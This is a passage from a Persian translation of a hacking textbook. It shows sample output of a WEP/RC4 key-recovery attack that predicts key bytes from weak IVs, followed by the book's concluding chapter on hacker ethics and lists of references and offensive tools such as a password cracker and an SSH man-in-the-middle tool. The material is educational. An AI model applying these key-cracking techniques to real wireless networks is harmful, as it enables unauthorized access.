[ output trimmed ]

Using IV: (15, 255, 252), first keystream byte is 238
Doing the first 15 steps of KSA.. at KSA iteration #15, j=236 and S[15]=1
key[12] prediction = 238 - 236 - 1 = 1
Using IV: (15, 255, 253), first keystream byte is 197
Doing the first 15 steps of KSA.. at KSA iteration #15, j=236 and S[15]=1
key[12] prediction = 197 - 236 - 1 = 216
Using IV: (15, 255, 254), first keystream byte is 238
Doing the first 15 steps of KSA.. at KSA iteration #15, j=249 and S[15]=2
key[12] prediction = 238 - 249 - 2 = 243
Using IV: (15, 255, 255), first keystream byte is 176
Doing the first 15 steps of KSA.. at KSA iteration #15, j=250 and S[15]=1
key[12] prediction = 176 - 250 - 1 = 181

Frequency table for key[12] (* = most frequent)
  0 1 | 32 0 | 64 2 |  96 0 | 128 1 | 160 1 | 192 0  | 224 2 |
  1 2 | 33 1 | 65 0 |  97 2 | 129 1 | 161 1 | 193 0  | 225 0 |
  2 0 | 34 2 | 66 2 |  98 0 | 130 2 | 162 3 | 194 2  | 226 0 |
  3 2 | 35 0 | 67 2 |  99 2 | 131 0 | 163 1 | 195 0  | 227 5 |
  4 0 | 36 0 | 68 0 | 100 1 | 132 0 | 164 0 | 196 1  | 228 1 |
  5 3 | 37 0 | 69 3 | 101 2 | 133 0 | 165 2 | 197 0  | 229 3 |
  6 1 | 38 2 | 70 2 | 102 0 | 134 0 | 166 2 | 198 0  | 230 2 |
  7 2 | 39 0 | 71 1 | 103 0 | 135 0 | 167 3 | 199 1  | 231 1 |
  8 1 | 40 0 | 72 0 | 104 1 | 136 1 | 168 2 | 200 0  | 232 0 |
  9 0 | 41 1 | 73 0 | 105 0 | 137 1 | 169 1 | 201 1  | 233 1 |
 10 2 | 42 2 | 74 0 | 106 4 | 138 2 | 170 0 | 202 1  | 234 0 |
 11 3 | 43 1 | 75 0 | 107 1 | 139 3 | 171 2 | 203 1  | 235 0 |
 12 2 | 44 0 | 76 0 | 108 2 | 140 2 | 172 0 | 204 0  | 236 1 |
 13 0 | 45 0 | 77 0 | 109 1 | 141 1 | 173 0 | 205 2  | 237 4 |
 14 1 | 46 1 | 78 1 | 110 0 | 142 3 | 174 1 | 206 0  | 238 1 |
 15 1 | 47 2 | 79 1 | 111 0 | 143 0 | 175 1 | 207 2  | 239 0 |
 16 2 | 48 0 | 80 1 | 112 1 | 144 3 | 176 0 | 208 0  | 240 0 |
 17 1 | 49 0 | 81 0 | 113 1 | 145 1 | 177 0 | 209 0  | 241 0 |
 18 0 | 50 2 | 82 0 | 114 1 | 146 0 | 178 0 | 210 1  | 242 0 |
 19 0 | 51 0 | 83 4 | 115 1 | 147 0 | 179 1 | 211 4  | 243 2 |
 20 0 | 52 1 | 84 1 | 116 4 | 148 0 | 180 1 | 212 1  | 244 1 |
 21 0 | 53 1 | 85 1 | 117 0 | 149 2 | 181 1 | 213 12*| 245 1 |
 22 1 | 54 3 | 86 0 | 118 0 | 150 1 | 182 2 | 214 3  | 246 1 |
 23 0 | 55 3 | 87 0 | 119 1 | 151 0 | 183 0 | 215 0  | 247 0 |
 24 0 | 56 1 | 88 0 | 120 0 | 152 2 | 184 0 | 216 2  | 248 0 |
 25 1 | 57 0 | 89 0 | 121 2 | 153 0 | 185 2 | 217 1  | 249 0 |
 26 1 | 58 0 | 90 1 | 122 0 | 154 1 | 186 0 | 218 1  | 250 2 |
 27 2 | 59 1 | 91 1 | 123 0 | 155 1 | 187 1 | 219 0  | 251 2 |
 28 2 | 60 2 | 92 1 | 124 1 | 156 1 | 188 1 | 220 0  | 252 0 |
 29 1 | 61 1 | 93 3 | 125 2 | 157 2 | 189 2 | 221 0  | 253 1 |
 30 0 | 62 1 | 94 0 | 126 0 | 158 1 | 190 1 | 222 1  | 254 2 |
 31 0 | 63 0 | 95 1 | 127 0 | 159 0 | 191 0 | 223 2  | 255 0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[12] is probably 213
$
```

این نوع حملات آنقدر موفقیت آمیز بوده اند که برخی فروشندگان شروع به تولید سخت افزاری کرده اند که از استفاده از بردارهای ضعیف اجتناب می ورزد. یک راه حل این چنینی تنها موقعی کارکرد خواهد داشت که تمام تجهیزات سخت افزاری بی سیم در شبکه از همان لَخت افزارِ[۱۲۶] دستکاری شده استفاده کنند.

[126] firmware

فصل ۵: استنتاج

ظاهرا دنیای امنیت کامپیوترموضوع غیرقابل درکی برای عموم است و رسانه های جمعی نیز علاقه زیادی به دامن زدن احساسات در این زمینه دارند. تغییرات درکلمات فنی یا ترمینولوژی بی اثرند- آنچه اساسا نیاز است تغییر در طرز فکر است! هکرها تنها افرادی با روحیه نوآوری و دانشی عمیق از فناوری هستند. هکرها لزوما جنایتکار نیستند، اما ممکن است جنایاتی وجود داشته باشد که هکرها انجام داده باشند. دانش هکر به خودی خود مشکل چندانی در بر ندارد و موضوع بر سر کاربرد این دانش است. چه دوست داشته باشیم و چه نداشته باشیم، در نرم افزارها و شبکه هایی که دنیای امروزه وابستگی هرچه بیشتری به آنها پیدا می کند، آسیب پذیری وجود دارد. این یک نتیجه اجتناب ناپذیر از توسعه نرم افزاری منفعت-گرا است. مادامی که پول با فناوری در ارتباط باشد، آسیب پذیری در نرم افزارها و تهدید در شبکه ها وجود خواهند داشت که معمولا ترکیب نامناسبی است، اما افرادی که آسیب پذیری ها را در نرم افزار پیدا می کنند تنها بدنبال منفعت یا جنایات نیستند. این افراد هکرها هستند که هر کدام انگیزه ای خاصِ خود دارند؛ بعضی به علت حس کنجکاوی و چندی دیگر به خاطر موقعیت کاری و برخی به دلیل چالش فردی به این کار مبادرت می ورزند: و در کنار آن، افرادی هم از طریق هک به دنبال جنایت می روند. عمده ی هکرها، اهداف بدخواهانه نداشته و در عوض به فروشندگان نرم افزاری در رفع مشکلات برنامه های آسیب پذیرشان کمک می کنند. بدون هکرها، آسیب پذیری ها و حفره های امنیتی در نرم افزار کشف نشده باقی خواهد ماند.

بعضا استدلال می شود که اگر هیچ هکری وجود نداشته باشد، هیچ دلیلی برای رفع این آسیب پذیری های کشف نشده وجود ندارد. این یک دور نما است، اما شخصا سعی بر غلبه بر رکود و خمودگی دارم. هکرها نقش مهمی در تکامل فناوری دارند. بدون هکرها، دلیلی برای پیشرفت در راستای امنیت کامپیوترها وجود ندارد. در ضمن، مادامی که سوالاتی چون "چرا؟" و "چطور میشد اگر؟" پرسیده شوند، هکرها همیشه حضور خواهند داشت. دنیای بدون هکرها بمانند دنیایی بدون کنجکاوی و نوآوری است.

امیدوارم این کتاب روح هکینگ و چند تکنیک مهم در آنرا نمایان ساخته باشد. فناوری همیشه در حال تغییر و توسعه است، بنابراین همیشه ریسک های امنیتی وجود خواهند داشت. همواره انتظار می رود که در نرم افزارها آسیب پذیری های جدید، در تعاریف و مشخصات پروتکل ها، ابهام و هزاران از نظر افتادگی دیگر وجود داشته باشد. اطلاعات بدست آمده از این کتاب تنها یک نقطه شروع است. این به شما بستگی دارد که آنرا دائما بسط و گسترش دهید، که این مهم با درک چگونگی عملکرد موضوعات، شگفت زده شدن راجع به احتمالات و فکر کردن راجع به چیزهایی که توسعه دهندگان نرم افزار راجع به آنها فکر نکرده اند، امکان پذیر می گردد. این به شما بستگی دارد که بهترین کشف ها را انجام دهید و در کنار آن این اطلاعات را برای اهداف مضر به کار برید. اطلاعات خودش به تنهایی گناه یا جرم نیست!

ارجاعات

- Aleph One. "***Smashing the Stack for Fun and Profit***", Phrack 49. http://www.phrack.org/show.php?p=49&a=14
- Bennett, C., F. Bessette, and G. Brassard. "***Experimental Quantum Cryptography***", Journal of Cryptology 5, no. 1 (1992): 3–28.
- Borisov, N., I. Goldberg, and D. Wagner. "***Intercepting Mobile Communications: The Insecurity of 802.11.***" http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf
- Brassard, G. and P. Bratley. ***Fundamentals of Algorithmics***. Englewood Cliffs, NJ: Prentice-Hall, 1995.
- CNET News. "***40-Bit Crypto Proves No Problem.***" January 31, 1997. http://news.com.com/2100-1017-266268.html
- Conover, M. (Shok). "***w00w00 on Heap Overflows***", w00w00 Security Development. http://www.w00w00.org/files/articles/heaptut.txt
- Electronic Frontier Foundation. "***Felten vs RIAA.***" http://www.eff.org/sc/felten/
- Eller, Riley (caezar). "***Bypassing MSB Data Filters for Buffer Overflow Exploits on Intel Platforms.***" http://community.core-sdi.com/~juliano/bypass-msb.txt
- Engler, C. "***Wire Fraud Case Reveals Loopholes in U.S. Laws Protecting Software.***" http://www.cs.usask.ca/undergrads/bcb668/490/Week5/wirefraud.html
- Fluhrer, S., I. Mantin, and A. Shamir. "***Weaknesses in the Key Scheduling Algorithm of RC4.***" http://citeseer.nj.nec.com/fluhrer01weaknesses.html
- Grover, L. "***Quantum Mechanics Helps in Searching for a Needle in a Haystack.***" Physical Review Letters 79, no. 2 (July 14, 1997): 325–28.
- Joncheray, L. "***Simple Active Attack Against TCP.***" http://www.insecure.org/stf/iphijack.txt
- Krahmer, S. "***SSH for Fun and Profit.***" http://www.shellcode.com.ar/docz/asm/ssharp.pdf
- Levy, Steven. ***Hackers: Heroes of the Computer Revolution***. New York, NY: Doubleday, 1984.
- McCullagh, D. "***Russian Adobe Hacker Busted***", Wired News. July 17, 2001. http://www.wired.com/news/politics/0,1283,45298,00.html
- The NASM Development Team, "***NASM – The Netwide Assembler (Manual)***", version 0.98.34. http://nasm.sourceforge.net/
- Rieck, K. "***Fuzzy Fingerprints: Attacking Vulnerabilities in the Human Brain.***" http://www.thehackerschoice.com/papers/ffp.pdf
- Schneier, B. ***Applied Cryptography: Protocols, Algorithms, and Source Code in C, 2nd ed***. New York: John Wiley & Sons, 1996.
- Scut and Team Teso. "***Exploiting Format String Vulnerabilities", version 1.2.*** http://www.team-teso.net/releases/formatstring-1.2.tar.gz
- Shor, P. "***Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer.***" SIAM Journal of Computing 26 (1997): 1484–509. http://www.research.att.com/~shor/papers/
- Smith, N. "***Stack Smashing Vulnerabilities in the UNIX Operating System.***" http://tinfpc3.vub.ac.be/papers/nate-buffer.pdf
- Solar Designer. "***Getting Around Non-Executable Stack (and Fix).***" BugTraq post dated Sunday, Aug. 10, 1997. http://lists.insecure.org/lists/bugtraq/1997/Aug/0066.html
- Stinson, D. ***Cryptography: Theory and Practice***. Boca Raton, FL: CRC Press, 1995.
- Zwicky, E., S. Cooper, and D. Chapman. ***Building Internet Firewalls, 2nd ed.*** Sebastopol, CA: O'Reilly, 2000.

ابزار مورد استفاده در کتاب

pcalc: ماشین حسابی از پیتر گلن: ibiblio.org/pub/Linux/apps/math/calc/pcalc-000.tar.gz

NASM (Netwide Assembler): از گروه توسعه نرم افزار NASM: nasm.sourceforge.net/

Hexedit: ویرایشگر هگزادسیمال از پاسکال ریگاکس: www.chez.com/prigaux/hexedit.html

Dissembler: دگرشکل کننده بایت های کدهای اسکی و قابل چاپ از جوز رونیک: www.phiral.com/

Nemesis: ابزار تزریق بسته از مارک گریمز و جف ناتان: www.packetfactory.net/projects/nemesis/

SSharp: ابزار MiM برای SSH از Stealth: stealth.7350.org/SSH/7350ssharp.tgz

FFP: ابزار تولید اثرانگشت فازی از کنراد ریک: www.thehackerschoice.com/thc-ffp/

John The Ripper: یک کرک کننده پسورد از Solar Designer: www.openwall.com/john/

Secumania Security Group (SSG)
www.secumania.net